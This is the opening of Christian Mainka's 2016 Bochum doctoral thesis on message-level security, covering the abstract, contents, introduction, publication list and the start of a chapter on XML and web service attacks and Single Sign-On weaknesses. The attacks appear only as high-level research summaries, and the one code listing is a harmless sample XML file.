


On Message-Level Security

Christian Mainka

(Place of birth: Hattingen, Germany)



Dissertation zur Erlangung des Grades eines Doktor-Ingenieurs
der Fakultät für Elektrotechnik und Informationstechnik
an der Ruhr-Universität Bochum

1st. Supervisor: Prof. Dr. Jörg Schwenk *Ruhr-University Bochum*
2nd. Supervisor: Prof. Dr. Joachim Posegga *University of Passau*

Bochum, 20th December 2016

Author contact information:
Christian.Mainka@rub.de

This thesis was submitted to the *Faculty of Electrical Engineering and Information Technology of Ruhr-University Bochum* on December the 20th, 2016 and defended on March the 28th, 2017.

Examination committee:

Prof. Dr. Thorsten Holz	<i>Ruhr-University Bochum</i>	Committee Chair
Prof. Dr. Jörg Schwenk	<i>Ruhr-University Bochum</i>	1st. Supervisor
Prof. Dr. Joachim Posegga	<i>University of Passau</i>	2nd. Supervisor
Prof. Dr. Dorothea Kolossa	<i>Ruhr-University Bochum</i>	Committee Member
Prof. Dr. Markus Dürmuth	<i>Ruhr-University Bochum</i>	Committee Member

Abstract

The advent of message-level security raised with the upcoming popularity of multi-party application architectures, in which securing messages only during transport does not fulfill the demands. Security features are directly added to the exchanged messages so that they can be forwarded to further entities without losing their protection, even if an untrusted party is involved in between. This thesis analyzes message-level security in two widely-used application areas: web services and Single Sign-On (SSO). Through the described methodology, numerous security issues in various software libraries and websites were identified, reported and fixed.

The first part of the thesis analyzes the security of SOAP-based web services. This work found novel attack techniques with the focus on automatic detection and circumvention of existing countermeasures. With *WS-Attacker*, a software developed in this context, the first fully-automatic penetration test software for web service security is designed and implemented. Its application led to the discovery of numerous vulnerabilities in well-known web service frameworks, such as Apache CXF, and in the IBM DataPower Security Gateway. The issues were reported to the developers and the implementation flaws were fixed.

The second part of the thesis examines the security of SSO systems. Generic attack concepts applicable to arbitrary SSO protocols are developed and then applied to the protocols (1.) OpenID, (2.) OpenID Connect, and (3.) Security Assertion Markup Language (SAML). These attack concepts are based on a newly introduced SSO Attacker Paradigm which is founded by the question whether the Identity Provider (IdP) in an SSO protocol can always be viewed as a Trusted Third Party (TTP). The research results in this thesis show that in modern SSO systems, an attacker may integrate his malicious IdP and, thus, they reveal that the answer is *no*. The malicious IdP can then be used for the detection of security vulnerabilities and for their exploitation.

Based on the SSO Attacker Paradigm, the attack techniques are evaluated. Vulnerabilities are identified in different OpenID, OpenID Connect, and SAML implementations. The security of widespread systems, such as Software-as-a-Service Cloud Providers (SaaS-CPs), can be broken. We show how to successfully log in to foreign accounts, read out local files stored on the server, and to efficiently execute Denial-of-Service (DoS) as well as complex Server-Side Request Forgery (SSRF) attacks.

The work described in this thesis influenced the development of many web service frameworks and SSO systems. Within this context, attacks on the specification of OpenID Connect are shown that allow to break the main target of the protocol – the authentication of the End-User – regardless of the underlying implementation. A countermeasure has been proposed in collaboration with the official OAuth and OpenID Connect workgroups of the Internet Engineering Task Force (IETF). Due to the attacks, the specifications of OAuth and OpenID Connect are currently being updated and adjusted.

Kurzfassung

Die vorliegende Dissertation beschäftigt sich mit dem Thema Nachrichtensicherheit in Webservices und Single Sign-On (SSO) Systemen. Durch die in der Dissertation beschriebene Methodologie sind zahlreiche Sicherheitslücken in verschiedenen Softwarebibliotheken und Webseiten identifiziert, gemeldet und behoben worden.

Im ersten Teil der Dissertation wird die Sicherheit von SOAP-basierten Webservices untersucht. Es werden neuartige Angriffstechniken mit dem Fokus auf automatischer Erkennung und Umgehung von existierenden Gegenmaßnahmen vorgestellt. Mithilfe der in diesem Rahmen entwickelten Software *WS-Attacker* ist es möglich, vollautomatische Penetrationstests durchzuführen. Dadurch konnten zahlreiche Schwachstellen in bekannten Webservice-Frameworks wie *Apache CXF*, sowie im *IBM DataPower Security Gateway* festgestellt werden. Diese sind den Herstellern gemeldet und durch die Mithilfe des Autors behoben worden.

Im zweiten Teil der Dissertation wird die Sicherheit von SSO Systemen untersucht. Es werden generische Angriffskonzepte entwickelt, die anschließend auf die Protokolle (1.) *OpenID*, (2.) *OpenID Connect* und (3.) *SAML* angewendet werden. Diese Konzepte beruhen auf einem neuen Angriffsparadigma, das durch die Dissertation eingeführt wird. Das Paradigma basiert auf der Frage, ob der Identity Provider (IdP) in einem SSO Protokoll stets als vertrauenswürdige dritte Partei angesehen werden kann. Die Dissertation zeigt, dass diese Frage verneint werden muss, da in modernen SSO Protokollen ein Angreifer seinen eigenen, böartigen IdP verwenden kann. Dieser kann für das Auffinden von Schwachstellen (Vulnerability Detection) und für dessen Ausnutzung (Vulnerability Exploitation) verwendet werden.

Auf Basis des Paradigmas werden die entwickelten Angriffstechniken evaluiert. Dabei werden Schwachstellen in verschiedenen *OpenID*, *OpenID Connect* und *SAML* Implementierungen identifiziert. Die Sicherheit von weit verbreiteten Systemen, wie Software-as-a-Service Cloud Anbietern, konnte gebrochen werden. Es wird gezeigt, wie die Anmeldung in fremden Accounts, das Auslesen von lokalen auf dem Server gespeicherten Dateien, effiziente *Denial-of-Service* sowie komplexe *Server-Side-Request-Forgery* Angriffe erfolgreich durchgeführt werden konnten.

Im Rahmen der Dissertation werden darüber hinaus Angriffe auf die Spezifikation von *OpenID Connect* gezeigt. Diese ermöglichen es, das Hauptziel des Protokolls – die Authentifizierung des Endbenutzers – unabhängig von der genutzten Implementierung zu brechen. Gemeinsam mit den offiziellen *OAuth*- und *OpenID Connect*-Arbeitsgruppen der Internet Engineering Task Force (IETF) ist eine Gegenmaßnahme entwickelt worden. Auf Grund der Angriffe werden die Spezifikationen von *OAuth* und *OpenID Connect* zurzeit erneuert und angepasst.

Acknowledgements

This work is the result of a four-year journey of intensive research. Without the support of many people, it would not have been possible.

First, I want to thank my supervisor Jörg Schwenk. He gave me all the freedom, support, and excellent advises to improve and refine my investigations. Working for him was a real pleasure.

I would like to thank all my colleagues at the Chair for Network and Datasecurity (NDS). Especially, I want to thank Juraj Somorovsky for introducing me into the world of XML Security and web services, and for all the nice places in the world that I could visit with him. A very special thanks to Vladislav Mladenov, who showed me the amazing world of SSO attacks. Without him, it would have been impossible to break all the protocols. I further want to thank Marcus Niemietz, for all the fruitful discussions and introducing me to XSS and web security; Dennis Felsch for maintaining the incredible cloud infrastructure and for all the coffee; Florian Feldmann for all the late-night office discussions (when all the other people have left) and for whisky; Furthermore, I want to thank all my research co-authors and my students for making it possible to write all these awesome research papers.

Last but not least, I want to thank my parents, my brother, and my girlfriend Janine. Without their continuous support in every situation, this work would have been impossible.

Contents

1	Introduction	1
1.1	Topics and Contributions	2
1.2	Publications	4
1.2.1	Publications Contributing to Chapter 2	4
1.2.2	Publications Contributing to Chapter 3	6
1.2.3	Other Publications	7
2	Web Services Security	9
2.1	XML and DTD Parsing Security	10
2.1.1	XML Foundations	10
2.1.2	Denial-of-Service	13
2.1.3	File System Access	16
2.1.4	Server-Side Request Forgery	18
2.1.5	Additional Attack Techniques	18
2.2	Web Service Foundations	18
2.2.1	Processing a Web Service Request on Server Side	19
2.2.2	XML Security	20
2.2.3	Web Services Security	20
2.3	WS-Attacker – Penetration Testing Tool for Web Services Security	22
2.3.1	Web Services Attacks	23
2.3.2	Concept for a Web Services Penetration Testing Tool	27
2.3.3	WS-Attacker – Implementation Details	29
2.3.4	Evaluation	35
2.3.5	Summary	37
2.4	Denial-of-Service Penetration Testing on Web Services	37
2.4.1	XML-based Denial-of-Service Attacks	38
2.4.2	Automatic Testing of Denial-of-Service Attacks for Web Services	39
2.4.3	Evaluation	45
2.4.4	Summary	47
2.5	Adaptive and Intelligent Fully-Automatic Detection of Denial-of- Service	47
2.5.1	Denial-of-Service Complexity	48
2.5.2	Design	50
2.5.3	Implementation	51
2.5.4	Practical Evaluation	54
2.5.5	Summary	57
2.6	How to Break XML Encryption – Automatically	57
2.6.1	Attacks on XML Encryption	59
2.6.2	Automatic XML Encryption Attack	63
2.6.3	Practical Evaluation	67
2.6.4	Summary	72
2.7	Related Work	72
2.8	Conclusions	74

3	Single Sign-On Security	75
3.1	Conceptual Overview on Single Sign-On Protocols	77
3.1.1	Protocol Phases	77
3.1.2	SSO Token	78
3.2	Single Sign-On Protocol Classification	79
3.2.1	OAuth-Family Protocols	80
3.2.2	Other SSO Protocols	82
3.2.3	Summary	83
3.3	How to Analyze SSO?	84
3.4	Using Malicious IdPs for Analyzing SSO	85
3.4.1	Are IdPs really TTPs?	85
3.4.2	SSO Attacker Paradigm: Security Model	87
3.5	Single-Phase Attacks	88
3.5.1	Single-Phase Attack: ID Spoofing (Cat \mathcal{B})	89
3.5.2	Single-Phase Attack: Wrong Recipient (Cat \mathcal{A})	89
3.5.3	Single-Phase Attack: Replay (Cat \mathcal{A})	90
3.5.4	Single-Phase Attack: Signature Bypass (Cat \mathcal{B})	90
3.5.5	Single-Phase Attack: Parsing (Cat \mathcal{B})	91
3.5.6	Summary	91
3.6	Cross-Phase Attacks	91
3.6.1	Phase 1 \Rightarrow Phase 2 Cross-Phase Attacks	92
3.6.2	Phase 1 \Rightarrow Phase 3 Cross-Phase Attacks	92
3.6.3	Phase 2 \Rightarrow Phase 3 Cross-Phase Attacks	93
3.6.4	Summary	93
3.7	OpenID	93
3.7.1	Technical Background	93
3.7.2	Single-Phase Attacks on OpenID	96
3.7.3	Cross-Phase Attacks on OpenID	99
3.7.4	Implementing a Malicious IdP: OpenID Attacker	100
3.7.5	Evaluation Methodology	103
3.7.6	Library Evaluation	104
3.7.7	Online Website Evaluation	109
3.7.8	Summary	111
3.8	OpenID Connect	111
3.8.1	Technical Background	111
3.8.2	Single-Phase Attacks on OpenID Connect	115
3.8.3	Cross-Phase Attacks on OpenID Connect	117
3.8.4	Research Result: Specification Change in OpenID Connect	124
3.8.5	Implementing a Malicious IdP: PrOfESSOS	125
3.8.6	Library Evaluation	127
3.8.7	Summary	128
3.9	SAML	128
3.9.1	Technical Background	129
3.9.2	SSO Attacker Paradigm: Malicious IdPs in SAML	130
3.9.3	Single-Phase Attacks on SAML	131
3.9.4	Cross-Phase Attacks on SAML	137
3.9.5	Evaluation Methodology	139

3.9.6 SaaS-CPs Evaluation	140
3.9.7 Summary	142
3.10 Lessons Learned	143
3.11 Related Work	145
3.12 Conclusions	147
4 Conclusions and Future Work	149
Bibliography	151
List of Figures	151
List of Tables	153
Listings	155
Terms and Abbreviations	179

1

Introduction

Today's web is complex and cannot be completely explained by only using the classic client-server paradigm, where requests and responses are exclusively exchanged between these two parties. A request from a client invokes several additional Remote Procedure Calls (RPCs) executed on back-end servers or even on completely different servers in the Internet. For example, a user wants to log in to a website. He is forwarded to a third party, such as Facebook or Google, and authenticates to it. Then he is redirected back to the original website and automatically logged in using the authentication provided by the third party. For securing communication in these scenarios, it is insufficient to solely rely on transport-level security. Messages are exchanged over multiple instances, for example, the user's browser or an intermediate server, which has the opportunity to manipulate them. Thus, protection needs to be added on the message-level. This thesis analyzes message-level security in two main parts: web services and Single Sign-On (SSO).

Web Services. An important application area for message-level security are web services. The technology enables the invocation of RPCs on a server. Incoming requests to a server can be processed directly, or indirectly by forwarding (parts of them) to different servers. A widely-used technology for web services is the XML-based Simple Object Access Protocol (SOAP) [21, 74]. Web services are more likely to be used in the back-end and are not dedicated for interactions with a typical Internet user. Since they are not directly visible, their distribution and importance can be deduced by the large number of vulnerabilities detected in recent years. In November 2016, an attack infected the SOAP interface of five million routers [77]. Additional vulnerability reports were published targeting Netgear [244] and D-Link products [33].

For adding security features to SOAP, WS-Security [153] can be used. It relies on XML Signature [79] and XML Encryption [49]. Attacks on these technologies were in the scope of different research publications [17, 86, 87, 137, 205]. A further problem for web services are Denial-of-Service (DoS) attacks targeting the underlying XML parser by abusing structural properties of XML.

The main problem of all the attacks is to detect whether an implementation is vulnerable. Although the attack concepts are known, numerous variants and mutations exist. A manual analysis of them is time-consuming, requires expert knowledge, and is thus impractical. As an example, the attack payload of a DoS attack can be placed at different positions within a SOAP message. Some positions can affect the web service performance, others are ignored, even though the same attack payload is used. Similar problems occur for the attacks on XML

Signature and XML Encryption. On top of that, a web service can implement several countermeasures. One example is to use an XML Signature for protecting encrypted content. The attacks on XML Encryption may be conducted if the XML Signature protection can be evaded.

Single Sign-On. Another popular use-case for message-level security is SSO. SSO is a concept for delegated authentication and is integrated in many web ecosystems, for example, in Google, Facebook, and Microsoft. Three entities are evolved: (1.) the End-User, (2.) the Service Provider (SP), and (3.) the Identity Provider (IdP). The End-User wants to authenticate to the SP. Instead of a direct login to the SP, the End-User is redirected to the IdP. The IdP acts as a Trusted Third Party (TTP) and can issue an SSO token to the End-User, who forwards it to the SP. The token contains assertions of the End-User's identity. Once the SP receives the SSO token, it evaluates the assertions and the End-User is logged in.

Numerous attacks on different SSO protocols were discovered on Security Assertion Markup Language (SAML) [8, 206], on BrowserId [62, 63], on OpenID [37, 132], and on its successor OpenID Connect [111]. Nevertheless, the concepts behind the attacks are often reused and adapted. A generic attack approach is missing. Additionally, modern SSO protocols offer new features. For example, in OpenID and OpenID Connect, there is no fixed binding between the SP and the IdP – trust is established *on the fly* between them. This property has not been investigated so far.

1.1 Topics and Contributions

The two main parts of this thesis analyze message-level security in web services (Chapter 2) and SSO (Chapter 3).

Chapter 2 examines various SOAP-based web service frameworks and security gateways. In this context, WS-Attacker was developed, the first web services penetration test tool. The tool's design and architecture is flexible enough to support different kinds of attacks that were developed in recent years. This thesis concentrates on two different classes of web service attacks.

- (1.) Novel DoS attacks are discussed and implemented. Unlike classical DoS attacks, such as *SYN Flooding* [237], the thesis focuses on DoS techniques relying on the message-level: XML-based DoS abuses weaknesses in certain XML constructs and its processing, such as smart ordering of elements/attributes, or the use of additional features, such as Document Type Definitions (DTDs). A web service receiving such a message must parse it before its application logic can work with it. The process of parsing is complex. Basically, it syntactically analyzes a *string* (such as the XML message) and transforms it into a data object. The resulting object can be easily accessed by other components involved in the process, for example, a security library or a business logic. Considering DoS attacks, the knowledge of different attack techniques is the first step. Another step is the detection whether the web service under investigation is vulnerable to a specific attack. Depending on the countermeasures implemented in

the web service, it is difficult to decide whether an attack is successful or not. Different behavior can be observed dependent on the underlying implementation. For example, some web services are vulnerable to an attack if the payload is placed in the SOAP Header, but are not vulnerable if it is placed in the SOAP Body. Other frameworks have thresholds limiting the processed XML input, for example, they stop processing after a specific number of elements are parsed. This thesis presents a novel adaptive and intelligent approach for testing DoS vulnerabilities in web services. The algorithm developed for this purpose systematically increases the attack strength and evaluates its impact on a given web service, using a black-box approach based on server response times. This allows to automatically detect message size limits or element count restrictions. The practicability of the approach is proven by extending WS-Attacker and using it for detecting new DoS vulnerabilities in widely used web service implementations.

- (2.) Chosen-ciphertext attacks on XML Encryption are systematically analyzed. In this thesis, an algorithm to perform a vulnerability scan on arbitrary encrypted XML messages is designed. Its complexity does not rely on the attack execution itself. Since the attacks abuse a flaw in the XML Encryption specification [87], all implementations are vulnerable in general. The thesis analyzes existing countermeasures [207]. For example, many web service frameworks deploy XML Encryption together with other message-level security functionalities, such as XML Signature, for preventing the attack or making its application complex. An algorithm for automatically bypassing these countermeasures, detecting the vulnerability, and exploiting it to retrieve the plaintext of a message protected by XML Encryption is developed. WS-Attacker is used to discover new security problems in 4 out of 5 analyzed web service implementations, including IBM DataPower and Apache CXF.

Chapter 3 examines the security of SSO systems. The thesis contributes to the generic understanding of modern web-based SSO protocols by classifying them into three phases. (1.) In the Trust Establishment Phase, the SP communicates to the IdP. For example, it is used to establish key material. (2.) In the Token Generation Phase, the End-User authenticates to the IdP. The IdP generates the SSO token, which is forwarded by the End-User to the SP. (3.) The Token Redemption Phase takes place if the SP is unable to validate the SSO token on its own. In this case, the SP sends it directly to the IdP and retrieves information whether it was valid.

One of the main contributions of this chapter is the introduction of a new SSO Attacker Paradigm, which makes use of a malicious IdP to analyze and attack a target SP. Such a malicious IdP can be integrated into the SSO ecosystem in the Trust Establishment Phase. The thesis presents further generic attacks on SSO protocols based on the systematic analysis of the three SSO phases.

- ▶ *Single-Phase Attacks* manipulate a single step in one protocol phase, mostly in the Token Generation Phase. Some of them were already described for a particular SSO protocol, for example, Replay attacks, but the thesis

shows a general methodology that can be adapted to arbitrary SSO protocols. In this way, the novel ID Spoofing (IDS) attack is found. It allows an attacker to authenticate with arbitrary identities to the SP.

- ▶ *Cross-Phase Attacks* are by far more complex than Single-Phase Attacks. In general, Cross-Phase Attacks abuse a missing or insufficient binding between the protocol phases and are enforced by manipulating steps across phases.

In both classes, the attacker pursues the goal to get unauthorized access to resources on the SP. More precisely, the attacker can log in with the identity of a victim or gets access to locally stored files on the SP. To highlight the impact of the SSO Attacker Paradigm and the malicious IdP, the generic concept is adapted to three different SSO protocols and various implementations are analyzed using the SSO Attacker Paradigm.

- (1.) First, OpenID is investigated and 3 novel Single-Phase Attacks consisting of 5 strategies and additionally 1 Cross-Phase Attack are found. To determine the impact of these attacks and to show the feasibility of a malicious IdP in OpenID, 17 OpenID implementations are evaluated and security vulnerabilities are found in 12 of them. In addition, 70 online websites are analyzed. Among them, 26% are vulnerable to at least one attack.
- (2.) Second, OpenID Connect is analyzed and 4 kinds of Single-Phase Attacks and 3 Cross-Phase Attacks are detected. The security verification of 8 different libraries reveals implementation issues in 6 of them.
- (3.) Finally, SAML is examined and 7 Single-Phase Attacks and 1 Cross-Phase Attack are identified. An evaluation of 22 Software-as-a-Service Cloud Providers (SaaS-CPs) detects 20 of them to be vulnerable to at least one of the attacks.

Among these results, 2 of the found Cross-Phase Attacks on OpenID Connect break the main goal of the corresponding specification: the authentication of the End-User. The author communicated the issue to the OpenID Connect and OAuth Internet Engineering Task Force (IETF) working groups and helped to create a fix for it that will update the specification [115].

Chapter 4 concludes this thesis with future work and research directives.

1.2 Publications

The author contributed to numerous academic publications in the course of his work. The knowledge gained thereby influenced and formed this thesis. This section delineates all publications and identifies the author's respective contributions. They are ordered according to the corresponding chapter.

1.2.1 Publications Contributing to Chapter 2

Chapter 2 is build upon the following 5 publications, ordered by the structure of the chapter.

- ▶ **“SoK: XML Parser Vulnerabilities”**, *10th USENIX Workshop on Offensive Technologies (WOOT)*, 2016 [209].

The paper systematically analyzes various attack techniques on XML parsers and presents challenges and solutions associated with the attacks. A large-scale analysis of 17 XML parsers is conducted and, in 66% of them, vulnerabilities are found in the default configuration. This paper is joint work with Vladislav Mladenov, Jörg Schwenk, and Christopher Späth, who conducted the evaluation as a part of his master's thesis supervised by the author. The author's contribution lies in the initial idea, the attack classification and identification of challenges.

- ▶ **“Penetration Testing Tool for Web Services Security”**, *IEEE 8th World Congress on Services (SERVICES)*, 2012 [135].

The publication presents the basics of WS-Attacker and is joint work with Juraj Somorovsky and Jörg Schwenk. The author's contribution lies in the design, in the architecture necessary for the creation of the automatic penetration test tool, and in the framework's implementation, which he has first started during his own bachelor's thesis. The details of WS-Attacker are refined during this thesis.

- ▶ **“A New Approach towards DoS Penetration Testing on Web Services”**, *IEEE 20th International Conference on Web Services (ICWS)*, 2013 [58].

In this paper, the first approach for the detection of DoS vulnerabilities in web services is developed. The research is joint work with Juraj Somorovsky, Jörg Schwenk, and Andreas Falkenberg, who implemented the attacks in his master's thesis supervised by the author. The author's contribution lies in the design of the testing approach and the evaluation of the web service implementations together with Juraj Somorovsky.

- ▶ **“AdIDoS – Adaptive and Intelligent Fully-Automatic Detection of Denial-of-Service Weaknesses in Web Services”**, *International Workshop on Quantitative Aspects of Security Assurance (QASA)*, 2015 [4].

The publication extends the previous DoS detection approach by adding intelligent and adaptive functionality. It is joint work with Juraj Somorovsky, Jörg Schwenk, and Christian Altmeier, who implemented AdI-DoS in his master's thesis. The author's contribution lies in the initial idea, the algorithm design, and the evaluation of half of the web service implementations together with Juraj Somorovsky.

- ▶ **“How to Break XML Encryption – Automatically”**, *9th USENIX Workshop on Offensive Technologies (WOOT)*, 2015 [110].

The paper presents an algorithm for automatically breaking the confidentiality of web services relying on XML Encryption. It is joint work with Juraj Somorovsky, Jörg Schwenk, and Dennis Kupser, who implemented the attacks in his master's thesis supervised by the author. The author's contribution lies in the design of the algorithm and the evaluation of half of the web service implementations together with Juraj Somorovsky.

1.2.2 Publications Contributing to Chapter 3

Chapter 3 is build upon the following 4 papers, ordered by their influence to the contribution of the chapter.

- ▶ **“Do not trust me: Using malicious IdPs for analyzing and attacking Single Sign-On”**, *IEEE 1st European Symposium on Security and Privacy (Euro S&P)*, 2016 [132].

This publication introduces the SSO Attacker Paradigm and presents various attacks on OpenID which allow an attacker to log in with a victim’s identity to an SP. The attacks are evaluated on 17 implementations, of which 12 are vulnerable to at least one attack. To show the feasibility of malicious IdPs, 70 websites are additionally investigated and vulnerabilities are found in 26% of them. This is joint work with Vladislav Mladenov and Jörg Schwenk. The SSO Attacker Paradigm and the identification of the attacks is an equal contribution of the author and Vladislav Mladenov. The author evaluated all PHP, ColdFusion, and Perl frameworks and half of the tested websites.

- ▶ **“SoK: Single Sign-On Security – An Evaluation of OpenID Connect”**, *IEEE 2nd European Symposium on Security and Privacy (Euro S&P)*, 2017 [134].

The paper presents the three phases of an SSO protocol and describes the concept of Single-Phase Attacks and Cross-Phase Attacks by the example of OpenID Connect. It is joint work with Vladislav Mladenov, Tobias Wich, and Jörg Schwenk. The paper discloses a specification flaw in OpenID Connect, which was found by the author and Vladislav Mladenov, as well as the generic attack classification in Single-Phase and Cross-Phase Attacks, their adaption to OpenID Connect, and the design and concept of the automated analysis tool ProFESSOS. The author’s individual contribution is the evaluation of half of the tested OpenID Connect implementations.

- ▶ **“Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud”**, *6th Edition of the ACM Workshop on Cloud Computing Security (CCSW)*, 2014 [129].

The publication evaluates 22 SaaS-CPs supporting SAML. Therefore, 8 different attacks are applied and vulnerabilities are found in 20 of them. The paper is joint work with Vladislav Mladenov, Florian Feldmann, and Jörg Schwenk. The author’s contribution lies in the development of the provider model and the identification of the attacks together with Vladislav Mladenov and Florian Feldmann. The author evaluated 7 of the 22 tested SaaS-CPs.

- ▶ **“Automatic Recognition, Processing and Attacking of Single Sign-On Protocols with Burp Suite”**, *Open Identity Summit*, 2015 [130].

This paper deals with the recognition of the SSO protocols messages and their distinctness. Therefore, different protocols are technically described (OpenID, OpenID Connect, OAuth, SAML, BrowserId, Facebook

Connect, Microsoft Account). As a result, the Burp Suite extension EsPReSSO is developed by the co-author Tim Günther as result of his bachelor thesis supervised by the author. The paper is joint work with Vladislav Mladenov and Jörg Schwenk. The author's contribution lies in the design and concept, together with Vladislav Mladenov, and the first implementation of the tool.

1.2.3 Other Publications

The author published several other academic papers that influenced this thesis indirectly by touching the field of message-level security. They are listed chronologically.

- ▶ **“How to Break Microsoft Rights Management Services”**, *10th USENIX Workshop on Offensive Technologies (WOOT)*, 2016 [71].
In this paper, Microsoft's implementation of Enterprise Rights Management (ERM) is analyzed and 2 attacks on it are revealed. The first one allows to remove the ERM protection completely, while the second attack enables content modification without having the access right to edit it. The paper is joint work with Martin Grothe, Paul Rösler, and Jörg Schwenk.
- ▶ **“Your Cloud in my Company: Modern Rights Management Services Revisited”**, *The 10th International Conference on Availability, Reliability and Security (ARES)*, 2016 [72].
The publication investigates Microsoft Azures Rights Management Services and Tresorit Rights Management Services (RMS). Through a systematical analysis, a serious breach in the security architecture of Tresorit is discovered. Tresorit RMS's whole security relies on itself being trusted, although claimed differently. This is joint work with Martin Grothe, Paul Rösler, Johanna Jupke, Jan Kaiser, and Jörg Schwenk.
- ▶ **“How Secure is TextSecure?”**, *IEEE 1st European Symposium on Security and Privacy (Euro S&P)*, 2016 [67].
The paper presents the first complete description of *TextSecure*'s complex messaging protocol along with a thorough security analysis. Among other findings, an Unknown Key-Share attack on the protocol is identified and fixes are proposed. The research is joint work with Tilman Frosch, Christoph Bader, Florian Bergsma, Jörg Schwenk, and Thorsten Holz.
- ▶ **“Not so Smart: On Smart TV Apps”**, *4th International Workshop on Secure Internet of Things (SIoT)*, 2015 [156].
This publication investigates attack models on Smart TVs including their Apps. The research reveals several security issues in popular Apps, including Facebook, eBay, and Watchever. By applying XML External Entity (XXE) and other attacks, sensitive data can be stolen, such as WIFI passwords and SSO credentials. The paper is joint work with Marcus Niemietz, Juraj Somorovsky, and Jörg Schwenk.

- ▶ **“Penetration Test Tool for XML-based Web Services”**, *ESSoS Doctoral Symposium*, 2013 [133].
The paper is joint work with Vladislav Mladenov, Juraj Somorovsky and Jörg Schwenk. It gives an overview of the WS-Attacker framework, its basic functionality, and sketches future directions.
- ▶ **“A new approach for WS-Policy Intersection using Partial Ordered Sets”**, *Services and their Composition (ZEUS)*, 2013 [55].
The publication describes a new approach for the intersection of WS-Policy by computing policy adjustments. This is a requirement if two parties do not offer a compatible WS-Policy, but want to communicate with each other. It is joint work with Abeer Elsafei and Jörg Schwenk.
- ▶ **“XSpRES-Robust and Effective XML Signatures for Web Services”**, *2nd International Conference on Cloud Computing and Services Science (CLOSER)*, 2012 [119].
This paper analyzes the effectiveness of various XML Signature Wrapping (XSW) countermeasures. Moreover, a module for Apache Axis2 is implemented to prevent the XSW threat. It is joint work with Meiko Jensen, Luigi Lo Iacono, and Jörg Schwenk.

2

Web Services Security

The eXtended Markup Language (XML) is a foundation for the widely-used web services technology, which allows the users to execute remote operations and to transport arbitrary data. It is currently adopted in Service Oriented Architecture (SOA), cloud interfaces, management of federated identities, eGovernment, or military services. The wide adoption of this technology has resulted in an emergence of numerous – mostly complex – extension specifications. Naturally, this has been followed by a rise in a large number of web services attacks. They range from numerous specific Denial-of-Service (DoS) vulnerabilities [160] up to attacks breaking interfaces of cloud providers [205] or the confidentiality of encrypted messages [86, 87].

While implementing common web applications, developers can evaluate the security of their systems by applying different penetration testing tools, for example, Burp Suite [181] or w3af [188]. In comparison to well-known attacks, such as SQL-Injection [172] or XSS [171], there exist no penetration test tools for web services specific attacks. This was the motivation for developing the first automated penetration test tool for web services called WS-Attacker.

Contribution. This chapter makes the following contributions:

- ▶ We systematically discuss and categorize the, to the best of our knowledge, largest number of state-of-the-art XML attacks. We deal with challenges and solutions associated with the application of such attacks.
- ▶ We design and develop WS-Attacker, the first penetration test tool for web services security testing.
- ▶ We develop a new approach for DoS testing in web services. In contrast to previous work, our approach works in black-box scenarios and can detect complex vulnerabilities by using an intelligent and adaptive search algorithm.
- ▶ We analyze attacks on XML Encryption and their countermeasures. As a result, we create and implement a novel attack algorithm that automatically evades these countermeasures and breaks the confidentiality of web services using XML Encryption.
- ▶ We evaluate the security of different web service frameworks, such as Apache Axis2 [65], Apache CXF [5], Metro [220], and in the IBM DataPower [81]. With the help of WS-Attacker, various vulnerabilities were found, reported, and fixed.

Outline. This chapter summarizes our research results of five different papers. The first section summarizes attacks targeting XML parsers and is based on our paper “*SoK: XML Parser Vulnerabilities*” [209]. We then give an introduction to web services basics in Section 2.2. In the following sections, we present WS-Attacker, its design, new attack techniques, and practical security evaluations of web services frameworks and XML security gateways. In Section 2.3, we start with WS-Attacker’s concept and the first web service specific attacks, which are based on our publication “*Penetration Testing Tool for Web Services Security*” [135]. We describe the detection of XML-based DoS vulnerabilities built upon our paper “*A New Approach towards DoS Penetration Testing on Web Services*” [58] in Section 2.4. These concepts are then extended by a more intelligent approach in Section 2.5, based on our paper “*AdIDoS – Adaptive and Intelligent Fully-Automatic Detection of Denial-of-Service Weaknesses in Web Services*” [4]. We proceed in Section 2.6 with a fully-automatic concept of how to break XML Encryption, which is built upon our publication “*How to Break XML Encryption – Automatically*” [110]. Related work is discussed in Section 2.7 and we conclude in Section 2.8.

2.1 XML and DTD Parsing Security

XML is a wide spread data structure used in many application areas ranging from desktop office tools, which use it to save their documents (*.docx), to XML-based databases (e.g., MarkLogic, eXist) and web protocol standards such as SAML and SOAP. On a technical level, the parser translates an input byte-stream into an XML document tree that can be accessed by APIs in different programming languages. By adding a Document Type Definition (DTD) directly on top of the XML document, the parser behavior can be influenced. Originally designed to define the structure (grammar) of an XML document, DTDs enable various attacks, such as DoS, Server-Side Request Forgery (SSRF), and File System Access (FSA).

In 2002 Klein [104] discovers the *Billion Laughs attack* and shows how to apply a DoS attack using XML and DTD. Steuck [212] discovered the powerful XML External Entity (XXE) attack on XML parsers that allows FSA in the same year. The Open Web Application Security Project (OWASP) and other resources [149, 173, 174, 234] partially list vulnerabilities and slightly consider countermeasures. Although these attacks are known for a long time, leading companies like Google [38], Facebook [184, 197], Apple [6], and others [56, 57, 202, 228] have been recently affected by them.

In the following, we systematically analyze attacks on XML parsers and deal with challenges and solutions for them. This section is based on our paper “*SoK: XML Parser Vulnerabilities*” [209].

2.1.1 XML Foundations

In the following, we describe the underlying techniques to understand the attacks presented in this thesis.

2.1.1.1 eXtended Markup Language

XML is a self-describing, universal, human-readable, and platform-independent markup language [24]. Listing 2.1 shows an example XML file, which stores some personal data.

Listing 2.1: An exemplary XML file.

```
1 <?xml version="1.0" encoding="ISO-8859-1"?>
2 <documentElement>
3   <childElement attribute="value">Text
         Content</childElement>
4 </documentElement>
```

2.1.1.2 XML and XML Schema

The structure of an XML document is defined by XML elements. An XML element typically consists of a start tag (`<tag>`) and an end tag (`</tag>`). It can include further child *nodes*, such as elements, attributes, or text contents.

XML Schema is a recommendation by the World Wide Web Consortium (W3C) for describing the structure of an XML document [210]. It is a set of rules that defines the structure for each contained element, covering the respectively allowed attributes, the type of its value (e.g., a string or integer), details of its allowed child elements, and how often these may occur.

2.1.1.3 XML Parsing

